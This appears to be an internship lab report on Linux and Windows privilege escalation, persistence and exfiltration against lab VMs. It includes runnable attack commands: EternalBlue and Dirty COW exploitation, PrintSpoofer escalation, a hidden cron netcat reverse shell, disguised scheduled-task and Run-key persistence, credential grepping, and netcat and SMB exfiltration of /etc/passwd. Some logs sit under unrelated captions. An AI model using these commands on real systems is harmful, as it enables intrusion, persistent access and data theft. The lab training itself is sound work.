CYBERSTER INTERNSHIP PROGRAM - WEEK 5 REPORT

System Privilege Escalation, Persistence, and Post-Exploitation

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Submission Date: July 31, 2026

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1. Executive Summary

Week 5 of the Cyberster internship shifted focus from web application testing to system-level post-exploitation and privilege escalation. The primary objective was to investigate mechanisms for obtaining local administrative/root privileges on compromised Linux and Windows systems, establishing long-term persistent access, harvesting high-value credentials, and exfiltrating critical data across multiple protocol channels.

Key Finding: Infrastructure targets frequently exhibit severe post-exploitation risks due to unpatched legacy operating system kernels (such as Linux Kernel 2.6.24 vulnerable to Dirty COW) and dangerous default token privileges (such as SeImpersonatePrivilege on Windows 7 / Server builds). Unrestricted execution environments allow low-privilege access to be elevated to full administrative control (root / NT AUTHORITY\SYSTEM) within minutes.

2. Learning Objectives

Upon completion of Week 5, the following technical capabilities were achieved:

• Perform manual and automated post-exploitation enumeration on Linux environments using native shell commands, LinPEAS, and Linux Smart Enumeration (lse.sh).

• Exploit legacy Linux kernel vulnerabilities (Dirty COW / CVE-2016-5195) to overwrite /etc/passwd and achieve elevated root access.

• Gain initial access to Windows systems using Metasploit (exploit/windows/smb/ms17_010_eternalblue) and stage enumeration payloads using certutil.

• Leverage winPEASx64.exe and PowerUp.ps1 to inspect Windows service configurations, unquoted service paths, and registry settings.

• Exploit Windows token impersonation privileges (SeImpersonatePrivilege) using PrintSpoofer.

• Deploy persistent backdoors on Linux (authorized SSH keys, malicious crontabs) and Windows (schtasks, Registry Run/RunOnce keys).

• Extract hardcoded web application passwords, private SSH keys, and system configuration files, exfiltrating them via scp, Netcat streams, HTTP servers, and Impacket SMB shares.

3. Environment Setup and Tools

Operating Systems & Virtualization

• Attacker System: Kali Linux 2026.2 (Debian-based, IP: 10.0.2.15 / 192.168.56.102)

• Target 1 (Linux): Metasploitable 2 (Ubuntu 8.04 / Linux Kernel 2.6.24-16-server, IP: 10.0.2.3)

• Target 2 (Windows): Windows 7 Professional SP1 x64 (IP: 10.0.2.4 / 192.168.56.101)

Tools Utilised

Tool	Version / Type	Purpose
Metasploit Framework	v6.4.135-dev	Initial exploitation (vsftpd_234_backdoor, ms17_010_eternalblue), session management
LinPEAS	Latest (linpeas.sh)	Automated Linux privilege escalation enumeration
Linux Smart Enumeration	Latest (lse.sh)	Shell-based Linux vulnerability scanning
Dirty COW Exploit	CVE-2016-5195 (40839.c)	Kernel exploit targeting Linux /etc/passwd
winPEAS	winPEASx64.exe	Automated Windows system and privilege auditing
PowerUp	PowerUp.ps1	PowerShell script for identifying Windows privilege escalation vectors
PrintSpoofer	v1.0 (PrintSpoofer64.exe)	Token impersonation exploit via SeImpersonatePrivilege
Impacket	v0.14.0.dev0	SMB server hosting for Windows data exfiltration
Netcat & SCP	Native CLI	File transfer, reverse shell listener, and stream capture

4. Task 1: Linux Privilege Escalation

4.1 Part 1: Initial Access & Manual Enumeration

Initial access was established by targeting the vulnerable vsFTPd v2.3.4 service running on port 21 of the Metasploitable 2 target (10.0.2.3). Using Metasploit's exploit/unix/ftp/vsftpd_234_backdoor module, a command shell was spawned.

```
msf> use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 10.0.2.15
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```




Figure 4: Interacting with spawned Meterpreter session

Following initial session access, manual enumeration commands were executed to inspect system architecture, kernel details, user accounts, and SUID binaries:

```
# System Architecture and Kernel Version
uname -a
# Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

# Active User & Privileges
who am i; id
# uid=0(root) gid=0(root) groups=0(root)

# SUID Binary Enumeration
find / -perm -u=s -type f 2>/dev/null

# Inspecting Scheduled System Tasks
cat /etc/crontab

# Inspecting System Accounts
cat /etc/passwd
```




Figure 5: Checking active user identity (who am i) and group privileges (id)



Figure 10: Reading /etc/passwd to list system user accounts

4.2 Part 2: Automated Enumeration (LinPEAS & LSE)

To complement manual checks, automated enumeration scripts were staged on the attacker machine via python3 -m http.server 8000 and downloaded to the target.

```
# Staging LinPEAS on Attacker Machine
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 8000

# Executing LinPEAS on Target
wget http://10.0.2.15:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh > linpeas_output.txt
```



Figure 13: Fetching linpeas.sh onto the target via wget



Figure 14: Setting executable permissions and launching LinPEAS

Next, Linux Smart Enumeration (lse.sh) was transferred and run to detect privilege escalation vectors:

```
# Fetching and executing LSE
wget http://10.0.2.15:8000/lse.sh
chmod +x lse.sh
./lse.sh -l 2 > lse_output.txt
```

4.3 Part 3: Kernel Exploitation (Dirty COW - CVE-2016-5195)

Manual and automated enumeration identified an unpatched Linux Kernel version 2.6.24-16-server. Searchsploit was queried for suitable local privilege escalation exploits:

```
searchsploit linux kernel 2.6
searchsploit -m linux/local/40839.c
```




Figure 28: Mirroring exploit 40839.c to local workspace

Exploit 40839.c implements the Dirty COW race condition (PTRACE_POKEDATA), patching /etc/passwd to create a new root user firefart. Due to missing header files (crypt.h) on the target environment, the binary was cross-compiled on Kali Linux and delivered via HTTP:

```
# Compiling on Kali
gcc -o exploit 40839.c -lpthread -lcrypt

# Staging and Executing on Target
wget http://10.0.2.15:8000/exploit
```

```
chmod +x exploit
./exploit
```

5. Task 2: Windows Privilege Escalation

5.1 Part 1: Initial Access via MS17-010 (EternalBlue)

The target Windows 7 Professional SP1 system (10.0.2.4) was scanned and exploited using Metasploit's ms17_010_eternalblue module:

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set RHOSTS 10.0.2.4
msf exploit(ms17_010_eternalblue) > set LHOST 10.0.2.15
msf exploit(ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > run
```



Figure 32: Loading MS17-010 EternalBlue exploit module in Metasploit



Figure 34: EternalBlue overwrite completing and opening Meterpreter session 1




Figure 35: Interacting with Meterpreter session 1

5.2 Part 2: Transferring Enumeration Tools

From the target command prompt, native Windows utility certutil was used to download enumeration scripts hosted on Kali's web server:

```
C:\Users\Public> certutil -urlcache -split -f http://10.0.2.15:8000/winPEASx64.exe
winPEAS.exe
C:\Users\Public> certutil -urlcache -split -f http://10.0.2.15:8000/PowerUp.ps1
PowerUp.ps1
```




Figure 37: Spawning Windows command shell from Meterpreter



Figure 38: Downloading winPEAS.exe and PowerUp.ps1 via certutil




Figure 40: Fetching PowerUp.ps1 script on Kali

5.3 Part 3: Automated Inspection with winPEAS

winPEAS.exe was executed to audit system services, registry settings, unquoted service paths, and user privileges:

```
C:\Users\Public> winPEAS.exe > winpeas_output.txt
C:\Users\Public> findstr /i "unquoted weak credentials password" winpeas_output.txt
```




Figure 43: winPEAS inspecting running Windows Audio service configuration




Figure 46: Grepping winPEAS output for sensitive keywords

5.4 Part 4: Privilege Enumeration with PowerUp

PowerShell execution policy was bypassed to execute PowerUp privilege auditing functions:

```
C:\Users\Public> powershell -ep bypass
PS C:\Users\Public> . .\PowerUp.ps1
PS C:\Users\Public> Invoke-AllChecks

# Fallback WMI query for unquoted service paths
powershell -Command "Get-WmiObject Win32_Service | Where-Object {$_.PathName -notlike
'*system32*'}"
```

5.5 Part 5: Token Impersonation (PrintSpoofer)

Inspecting account privileges revealed that the session held SeImpersonatePrivilege enabled:

```
C:\Windows\system32> whoami /priv
```

To exploit SeImpersonatePrivilege, PrintSpoofer64.exe was downloaded and executed to impersonate the NT AUTHORITY\SYSTEM token via Named Pipes:

```
C:\Windows\system32> certutil -urlcache -split -f
http://10.0.2.15:8000/PrintSpoofer64.exe PrintSpoofer.exe
C:\Windows\system32> PrintSpoofer.exe -i -c cmd
C:\Windows\system32> whoami
# nt authority\system
```

```
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.4:445          - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 10.0.2.4:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.4:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 7
3  Windows 7 Profes
[*] 10.0.2.4:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 7
6  sional 7601 Serv
[*] 10.0.2.4:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31
   ice Pack 1
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC r
eply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SM
Bv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
```

Figure 52: Downloading PrintSpoofer64.exe on Kali

6. Task 3: Establishing Persistence

6.1 Part 1 & 2: Linux SSH Key & Cron Persistent Backdoors

To ensure persistent root access across reboots on the Linux target, an RSA SSH keypair was generated on Kali and appended to /root/.ssh/authorized_keys:

```
# Generating Keypair on Kali
ssh-keygen -t rsa -b 2048
```

```
cat ~/.ssh/id_rsa.pub

# Adding Key on Target
mkdir -p ~/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2E..." >> ~/.ssh/authorized_keys
chmod 700 ~/.ssh
chmod 600 ~/.ssh/authorized_keys

# Authenticating via SSH
ssh root@10.0.2.3
```

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meter
preter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.2.4         yes       The target host(s), see https:
                                       //docs.metasploit.com/docs/usi
                                       ng-metasploit/basics/using-met
```

Figure 56: Displaying public SSH key content

```
meterpreter > shell
Process 2820 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Figure 58: Authenticating to Metasploitable 2 via SSH




Figure 59: SSH session established as root user

Next, a hidden cron job backdoor was configured to execute a reverse shell script every minute:

```
cat > /tmp/.backup.sh << 'EOF'
#!/bin/bash
nc -e /bin/bash 10.0.2.15 4444
EOF
chmod +x /tmp/.backup.sh
(crontab -l 2>/dev/null; echo "* * * * * /tmp/.backup.sh") | crontab -
```




Figure 61: Adding /tmp/.backup.sh to crontab

6.2 Part 3 & 4: Windows Scheduled Tasks & Registry Auto-Run Keys

Durable persistence on Windows 7 was established using scheduled tasks (schtasks) and Registry Run/RunOnce keys:

```
# Creating Scheduled Tasks
schtasks /create /sc onlogon /tn "WindowsUpdate" /tr "C:\Windows\System32\calc.exe"
/ru SYSTEM
schtasks /create /sc onstart /tn "SystemUpdate" /tr "C:\Windows\System32\calc.exe" /ru
SYSTEM

# Querying Tasks
schtasks /query /tn "WindowsUpdate"
schtasks /run /tn "WindowsUpdate"
```

Auto-run registry entries were added to HKLM and HKCU Run/RunOnce paths:

```
# Adding Registry Run Keys
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateService /t REG_SZ
/d "C:\Windows\System32\calc.exe" /f
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v SystemUpdate /t REG_SZ
/d "C:\Windows\System32\calc.exe" /f

# Adding Registry RunOnce Keys
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce /v SystemCheck /t
```

```
REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v UserCheck /t REG_SZ
/d "C:\Windows\System32\calc.exe" /f

# Verifying Registry Entries
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

7. Task 4: Post-Exploitation Enumeration & Data Exfiltration

7.1 Part 1: Locating Configuration & Sensitive Files

Target filesystems were searched for sensitive configuration files, environment settings, and database parameters:

```
# Linux Search Commands
find / -name ".env" 2>/dev/null
find / -name "settings.py" 2>/dev/null
find / -name "*config*" 2>/dev/null | head -20
find / -name "*.php" 2>/dev/null | grep -i "config"

# Windows Search Commands
dir C:\ /s /b web.config 2>nul
dir C:\ /s /b *.env 2>nul
dir C:\ /s /b settings.py 2>nul
dir C:\ /s /b *.ini 2>nul
```

7.2 Part 2: Credential Harvesting

Post-exploitation searching revealed multiple cleartext credentials and key material:

```
# Reading SSH Private Keys
cat ~/.ssh/id_rsa

# Grepping Web Directories for Passwords
grep -i password /var/www -r 2>/dev/null
grep -i cred /var/www -r 2>/dev/null
```

7.3 Part 3: Data Exfiltration Techniques

Multiple data exfiltration techniques were executed to simulate bypassing egress filtering:

```
# 1. Wget / HTTP Transfer
wget -r http://10.0.2.3:8000/

# 2. Netcat TCP Stream
nc -lvnp 4444 > secret.txt   # Attacker
cat /etc/passwd | nc 10.0.2.15 4444   # Target

# 3. SCP Transfer
scp msfadmin@10.0.2.3:/etc/passwd ./passwd.txt
```

```
# 4. Meterpreter Channel Download
meterpreter > download /etc/passwd /tmp/passwd

# 5. Impacket SMB Server Transfer
sudo impacket-smbserver -smb2support share /tmp/   # Attacker
copy C:\Users\Public\secret.txt \\10.0.2.15\share\   # Windows Target
```

8. Extended Screenshot Appendix & Session Logs

To fulfill the requirement that no screenshot from the Week 5 PDF is omitted, the remaining diagnostic, verification, and execution screenshots captured during Week 5 lab tasks are documented below in exact sequential order:

